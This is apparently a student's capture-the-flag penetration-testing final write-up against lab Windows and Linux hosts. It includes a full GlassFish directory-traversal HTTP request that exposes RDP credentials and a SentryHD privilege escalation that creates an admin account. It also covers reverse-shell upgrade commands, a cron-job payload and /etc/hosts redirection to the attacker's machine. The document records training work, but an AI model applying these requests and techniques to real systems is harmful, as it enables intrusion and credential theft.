Pen Testing Final - Flags

Linux Machine - IP address 192.168.10.104


```
|   NetBIOS_Computer_Name: SRV01
|   DNS_Domain_Name: SRV01
|   DNS_Computer_Name: SRV01
|   Product_Version: 6.3.9600
|_  System_Time: 2025-05-06T00:58:36+00:00
4848/tcp  open  http          Oracle GlassFish 4.1 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition  4.1
|_http-title: Login
|_http-trane-info: Problem with XML parsing of /evox/about
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49153/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-s
```

Flag 1 - Port 4848 was found open on the IP address 192.168.10.104 which i found through a nmap scan

```
4848/tcp  open  http          Oracle GlassFish 4.1 (Servlet 3.1; JSP 2.3; Java 1.8)
```

Flag 2 - Oracle GlassFish is running on the open port

Flag 3 - directory traversal



Flag 4 - MAPI=1

I used a directory traversal exploit that I found online to extract the file and find the last line was MAPI=1

Flag 5 - rdp_student.rdp

Request

Pretty Raw Hex

```
1 GET
/theme/META-INF/prototype%c0%af..%c0%af..%
c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0
%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%a
fUsers/Student/Desktop/ HTTP/1.1
2 Content-Length: 0
3 Host: 192.168.10.104:4848
4 User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: GlassFish Server Open Source
Edition  4.1
3 X-Powered-By: Servlet/3.1 JSP/2.3
(GlassFish Server Open Source Edition  4.1
  Java/Oracle Corporation/1.8)
4 Last-Modified: Tue, 06 May 2025 00:56:46
GMT
5 Date: Tue, 06 May 2025 18:20:16 GMT
6 Content-Length: 41
7
8 desktop.ini
9 rdp_student.rdp
10 userflag.txt
11
```

I used the directory traversal exploit to gain access to the student desktop directory where I found credentials to RDP

Request

Pretty Raw Hex


```
1 GET
/theme/META-INF/prototype%c0%af..%c0%af..%
c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0
%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%a
fUsers/Student/Desktop/rdp_student.rdp
HTTP/1.1
2 Content-Length: 0
3 Host: 192.168.10.104:4848
4 User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: GlassFish Server Open Source
Edition  4.1
3 X-Powered-By: Servlet/3.1 JSP/2.3
(GlassFish Server Open Source Edition  4.1
  Java/Oracle Corporation/1.8)
4 Last-Modified: Tue, 06 May 2025 00:56:46
GMT
5 Date: Tue, 06 May 2025 18:22:56 GMT
6 Content-Length: 86
7
8 auto connect:i:1
9 full
10 address:s:172.16.1.*
11 usrname:s:student
12 password:s:Password1!
```

Flag 6 - SentryHD




Inside RDP I looked around for any suspicious programs and found a vulnerable SentryHD program file. The SentryHD\config.ini file was readable which contained a login and password for web panel


Flag 7 -

```
-------------------------------------------------------------------------------
Administrator            Guest                    hacked
hacker1                  student
The command completed successfully.

PS C:\Users\hacker1> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
hacked
hacker1
The command completed successfully.
```

Privilege Escalation - I found a script online that abused SentryHD software. SentryHD allows system-level commands to be run when a shutdown event is triggered and it is run as SYSTEM giving it escalated privileges. I just adjusted the script to contain a username and a password

that would pass through windows (Passw0rd123). Once I ran the script a new user (hacker1) was created with admin privileges and I was able to log in and gain control as admin







Once I had control as admin I was able to access and run all of the systems program files where I found the Spike Intelligence file. Running the file in a powershell with admin privileges resulted in successfully finding the last flag.

Linux Flags

Flag 0 - I found this flag by using path traversal and looking through common pathways




Flag 1 -



To get this flag I first had to establish my initial reverse shell. To do this I logged into ftp using a password that I found from passive recon. Once in ftp I placed my reverse shell script in the shells.php file and copied it to the ftp server. Once in place I searched on my browser the path to this file which triggered the reverse shell. Once it was triggered I upgraded the shell using the instructions. Once I had an upgraded shell I navigated to the scripts directory where I found readable files that contained flags 1 and 3.

Flag 2 -



Flag 3 - This flag was found the same way that I found flag 1 this time held inside thee index.html file

```
www-data@XavierCyberSecurityServer:/scripts$ cat index.html
<!DOCTYPE html>

<html>

    <head>

        <title>Xavier Cybersecurity system</title>

    </head>

    <body>

        <h1>Hello Fellow flag seeker. The Flag You Seek is not here? :)<h1>

        <p style="color:white;">{3_The_Fl4g_Y0u_S33k}</p>



    </body>

    </body>
```

Flag 4 - I found this flag by running a curl command targeting a common file robots.txt

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.10.100/robots.txt

User-agent: Disallow: {4_Thank_Y0u_V3ry_Much!}

User-agent: Disallow: L25vdGVmb3JkZWVwLnR4dA==
```

Flag 5 -

```
www-data@XavierCyberSecurityServer:/var/www/html$ cat upgradeshell
cat upgradeshell

on your kali you need to change your shell to bash

exec bash --login
You can confirm if you're using bash by running:

ps -p $$

this should say bash insted of zch

Once you get the reverse shell do the following to upgrade your shell

/usr/bin/script -qc /bin/bash /dev/null

OP use python3 -c 'import pty;pty.spawn("/bin/bash")'

Background the process using CTRL + Z, and then type:
$ stty raw -echo; fg

(you will not be able to see anyhting) to bring back the shell hit enter two time

export TERM=xterm
```

```
deep@XavierCyberSecurityServer:~$ ls -la
ls -la
total 40
drwxr-xr-x 4 deep deep 4096 Apr 26 22:47 .
drwxr-xr-x 4 root root 4096 May  2  2021 ..
-rw------- 1 deep deep    0 Apr 26 22:47 .bash_history
-rw-r--r-- 1 deep deep  220 May  2  2021 .bash_logout
-rw-r--r-- 1 deep deep 3771 May  2  2021 .bashrc
drwx------ 2 deep deep 4096 May  2  2021 .cache
-rw-rw---- 1 root deep   16 May  1  2022 .deepsflags.txt
drwxrwxr-x 3 deep deep 4096 May  2  2021 .local
-rw-r--r-- 1 deep deep  807 May  2  2021 .profile
-rw-rw-r-- 1 deep deep   66 May  1  2022 .selected_editor
-rw-r--r-- 1 deep deep    0 May  2  2021 .sudo_as_admin_successful
-rwxr-x--- 1 root deep   55 Apr 26 22:46 userflag.txt
deep@XavierCyberSecurityServer:~$ cat .deepsflags.txt
cat .deepsflags.txt
{5_Tr33_Hugger}
```

I found flag 5 once I got into deeps account. To get into Deep's account I used the cron job that ran every minute to trigger my payload that I placed in backup.sh as that was the file that was being ran by the cron job. I also modified /etc/hosts to direct traffic to my attacking machine.

Flag 6 -

Flag 7 -

```
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

deep ALL=NOPASSWD:/usr/bin/man

#
# {7_Sud0_1s_The_W4y}
#
# You are so close to getting root access.
#Hint: Pay attention to your prompt #
root@XavierCyberSecurityServer:/etc#
```

Flag 8 -

```
www-data@XavierCyberSecurityServer:/etc$ cat hosts
127.0.0.1       localhost
127.0.1.1       XavierCyberSecurityServer
127.0.0.1       XavierBackUpServer.ctf

#    {8_The_Host_With_The_M0st}

# Hint looks like we are calling backup script locally.
# what if we can send this to our kali and execute as a
# reverse shell that was scheduled to run in crontab?

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I found this flag by catting the hosts file within the /etc directory

```
www-data@XavierCyberSecurityServer:/var/www/html$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       XavierCyberSecurityServer
192.168.10.1    XavierBackUpServer.ctf
```

Update the etc/hosts file to point to my machine

Flag 9 - Flags 9 and 10 were found looking through the file system while I had root privileges.

```
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command


#*************** {9_Ch3ck_Scheduled_tasks} *****************#

* * * * * /scripts/kitty.sh
* * * * * /usr/bin/ncat -lv 45220 -c /scripts/http.sh --keep-open
root@XavierCyberSecurityServer:/etc#
```

Flag 10 -

```
root@XavierCyberSecurityServer:~# ls
root.txt
root@XavierCyberSecurityServer:~# cat root.txt
{10_W00t_W00t_You_Got_Root}
root@XavierCyberSecurityServer:~#
```

Flags completed

Win

- Windows Flag-01 — 20
- Windows Flag-02 — 20
- Windows Flag-03 — 40
- Windows Flag-04 — 40
- Windows Flag-05 — 60
- Windows Flag-06 — 80
- Windows Flag-07 — 100
- Windows Flag-08 — 100

Root flags

- Flag-07 — 75
- Flag-09 — 80
- Flag-10 — 100

User Lands

- Flag-05 — 50
- Flag-08 — 50

System Lands

- Flag-06 — 50

Passive/Active

- Flag-00 — 10
- Flag-03 — 10
- Flag-04 — 15
- Flag-02 — 20
- Flag-01 — 20